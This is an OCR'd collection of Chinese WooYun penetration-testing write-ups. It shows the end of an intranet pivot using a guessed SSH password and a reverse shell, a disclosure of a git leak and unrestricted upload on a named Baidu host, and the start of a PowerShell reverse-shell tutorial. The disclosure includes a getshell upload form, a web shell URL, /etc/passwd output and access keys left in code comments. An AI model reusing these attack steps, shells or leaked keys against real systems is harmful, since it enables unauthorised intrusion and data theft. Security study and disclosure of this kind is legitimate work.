


图　1-4-2

如图 1-4-2，连接成功，看看 ip，如图 1-4-3：




图　1-4-3

可是现在的网段是既不能出外网也不能到达办公业务网段的。

那怎么办呢？看一下 dns 服务器，如图 1-4-4：




图 1-4-4

扫一下 dns 网段的端口，如图 1-4-5：




图　1-4-5

扫描 10.12.96.58 发现开放 vnc，如图 1-4-6：




图　1-4-6

得知用户名为 jingdong，然后 ssh 连接，密码猜 jingdong，结果真的进去了。如图 1-4-7：




图　1-4-7




图　1-4-8




图　1-4-9

如图 1-4-8 和图 1-4-9，直通 erp 到达业务网段。
可以反弹出外网，如图 1-4-10：




图 1-4-10

没留任何后门，没做任何破坏，收工走人。
（全文完）责任编辑：Rexy

第5节 百度从 git 信息泄露到 getshell 漫游内网

作者：杀器王子
来自：乌云社区
网址：http://zone.wooyun.org/

详细说明

http://hybrid.baidu.com/.git/config
一个 git 信息泄露，可以下载代码；

```
hybrid.baidu.com git:(master) ls -lh
total 0
drwxr-xr-x   22 tank   staff    748B   5 15 12:46 general
drwxr-xr-x   20 tank   staff    680B   5 15 13:09 wenku
```

里面有个 upload.php，看看

```
<?php
/**

 * 上传

 */
error_reporting(0);
session_start();
$allow_sep = "1"; //限制重复上传时间，防止短时间刷新本文件重复上传,以秒为单位

if (isset($_SESSION['post_sep']))

{

if (time() - $_SESSION['post_sep'] < $allow_sep)

{
```

```
exit('wait 1 second');

}

else

{

$_SESSION['post_sep'] = time();

}

}

else

{

$_SESSION['post_sep'] = time();

}

date_default_timezone_set('Asia/Shanghai');

if($_SERVER['REQUEST_URI']) {

$temp = urldecode($_SERVER['REQUEST_URI']);

if(strpos($temp, '<') !== false || strpos($temp, '>') !== false || strpos($temp, '(') !== false || strpos($temp, '"') !== false) {

exit('Request Bad url');

}

}

if($_FILES['Filedata']['size'] != 0){

if(isset($_FILES['Filedata']) && is_array($_FILES['Filedata'])) {

$attach = $_FILES['Filedata'];

}
```

```
$max_upload_size = 10485760; //单位字节

$old_attachName =
mb_detect_encoding($attach['name'])=='UTF-8'?$attach['name']:iconv('gbk',"utf-8",$attach['name']);

$attach['ext']    = explode('.', $attach['name']);

if (($length = count($attach['ext'])) > 1) {

$ext = strtolower($attach['ext'][$length - 1]);

}

$year = date("Y");

$month = date("m");

$day = date("d");

$fnamehash = md5(uniqid(microtime()));// fnamehash 变量为当前时间的 MD5 散列,重命名附件名


$new_dir_name = $year.'-'.$month.'-'.$day.'-'.$fnamehash;

$object = '/www'.'.'.$ext;


if(!file_exists(dirname(__FILE__).'/temp/'.$new_dir_name)){

    mkdir(dirname(__FILE__).'/temp/'.$new_dir_name, 0777);

}

$path =$attach['tmp_name'];

$opt=array(

"filename"=>$old_attachName,

"acl"=>"public-read"

);
```

```
 move_uploaded_file($path,
        dirname(__FILE__). "/temp/".$new_dir_name . $object);
//echo "http://10.42.82.59/zhaojie/temp".$object;
echo dirname(__FILE__)."/temp/".$new_dir_name . $object;
return;
//require_once('./bcs/bcs.class.php');
/*
$host = 'bcs-sandbox.baidu.com'; //offline
$ak = 'J78GkSfzDt1VmNlvy2Erg5uErXofKbTXZa9';
$sk = '6xvpoHR2tCpkHXGBHLtfzPqRq0oGamyWa';
$bucket = 'auto-pack-bucket-nanjing';

$baidu_bcs = new BaiduBCS ( $ak, $sk, $host );
if ($attach['size'] > $max_upload_size) {
      //@unlink($attach['tmp_name']);
        echo 'max limited';}
$response = $baidu_bcs->create_object ( $bucket, $object, $path ,$opt); //上传附件
if (! $response->isOK ()) die ( "upload object failed." );
$opt = array ();
$opt ["time"] = time () + 3600; //可选，链接生效时间为 linux 时间戳向后一小时
*/
echo $baidu_bcs->generate_get_object_url ( $bucket, $object, $opt );
```

```
}

?>
```

getshell

```
<html>

<body>

<form action="http://hybrid.baidu.com/wenku/upload.php" method="post"

enctype="multipart/form-data">

<label for="file">Filename:</label>

<input type="file" name="Filedata" id="file" />

<br />

<input type="submit" name="submit" value="Submit" />

</form>
</body>
</html>
```

漏洞证明

```
http://hybrid.baidu.com/wenku/temp/2015-05-15-e876c4f4056327c58fa22e467e8e5d7f/www.php
```


详情如图 1-5-1 到图 1-5-2：

源：http://hybrid.baidu.com/wenku/temp/2015-05-15-e876c4f4056327c58fa22e467e8e5d7f/www.php

```
1  uid=501(bae) gid=502(bae) groups=502(bae)
2  Linux nj02-bccs-packx01.nj02.baidu.com 2.6.32_1-10-6-0 #4 SMP Sat May 25 11:47:28 CST 2013 x
3  root:x:0:0:root:/root:/bin/bash
4  bin:x:1:1:bin:/bin:/sbin/nologin
5  daemon:x:2:2:daemon:/sbin:/sbin/nologin
6  adm:x:3:4:adm:/var/adm:/sbin/nologin
7  lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
8  sync:x:5:0:sync:/sbin:/bin/sync
9  shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
10 halt:x:7:0:halt:/sbin:/sbin/halt
11 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
12 uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
13 operator:x:11:0:operator:/root:/sbin/nologin
14 games:x:12:100:games:/usr/games:/sbin/nologin
15 gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
16 ftp:x:14:50:FTP User:/:/sbin/nologin
17 nobody:x:99:99:Nobody:/:/sbin/nologin
18 vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
19 saslauth:x:499:76:"Saslauthd user":/var/empty/saslauth:/sbin/nologin
20 postfix:x:89:89::/var/spool/postfix:/sbin/nologin
21 sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
22 rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin
23 rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
24 nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
25 ntp:x:38:38::/etc/ntp:/sbin/nologin
26 tcpdump:x:72:72::/:/sbin/nologin
27 oprofile:x:16:16:Special user account to be used by OProfile:/home/oprofile:/sbin/nologin
28 dbus:x:81:81:System message bus:/:/sbin/nologin
29 haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
30 avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
31 nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
32 work:x:500:501::/home/work:/bin/bash
33 bae:x:501:502::/home/bae:/bin/bash
34 apache:x:48:48:Apache:/var/www:/sbin/nologin
35
```

www.wooyun.org

图　1-5-1



- 性能: webspeed@baidu.com
- 用户体验: uxrp@baidu.com
- tangram: tangram@baidu.com
- 编辑器: ueditor@baidu.com
- fis: fis@baidu.com
- 通用组: gefe@baidu.com
- fe经理: fecore@baidu.com
- fe高工: fesenior@baidu.com

FE内部服务


- FE创意展示平台
- 短网址
- 二维码生成器
- 浏览器统计

常用信息

- 内网地址
- 百度常用缩写查询
- 找谁
- 软件下载：\\172.21.14.10

www.wooyun.org

图　1-5-2



DBA WIKI	DBA对外提供的查询及返回接口文档中心,包括注 以及个人信息修改及查询的接口说明。
数据库运维平台	DBA对外服务申请与授权，目前提供线上数据库和
数据库技术方向	DBA技术方向
技术交流/分享	技术交流/分享 数据库业务优化与改进、业界动态、技术创新、调

www.wooyun.org

图　1-5-3

（全文完）责任编辑：Rexy

第二章 Powershell 系列

第1节 Powershell 各种反弹姿势以及取证（一）

作者：mickey
来自：WooYun 知识库
网址：http://drops.wooyun.org/

0x00 前言

当我看了 DM_牛发的含(tcp/udp/icmp/dns/http/wmi/http/https) 的脚本

https://github.com/samratashok/nishang/tree/master/Shells

powershell 版的 nc

https://github.com/besimorhino/powercat

我的心情久久不能平静，这本应属于我的精华+WB，被他先发了，这娃真是可恶，可恨：-)。后来 DM_牛又发了我一些资料让我学习，我就写了此文，刚入门，肯定有错误的地方，希望小伙伴们讨论，指出。这次 Labofapenetrationtester 是以"week of powershell shell"的形式放出来的，就是每天一篇，一共五篇，分别是

Day 1 - Interactive PowerShell shells over TCP

Day 2 - Interactive PowerShell shells over UDP

Day 3 - Interactive PowerShell shells over HTTP/HTTPS

Day 4 - Interactive PowerShell shells with WMI

Day 5 - Interactive PowerShell shells over ICMP and DNS

0x01 前三天

第一到三天的 TCP,UDP,HTTP,HTTPS 的反弹方法为：把相应的 PS1 脚本传到目标机上然后执行

D:\>PowerShell.exe -ep Bypass -File d:\Invoke-PowerShellUdp.ps1

就会走不同的协议出来，我这里演示的是 UDP 协议的，如图 2-1-1：

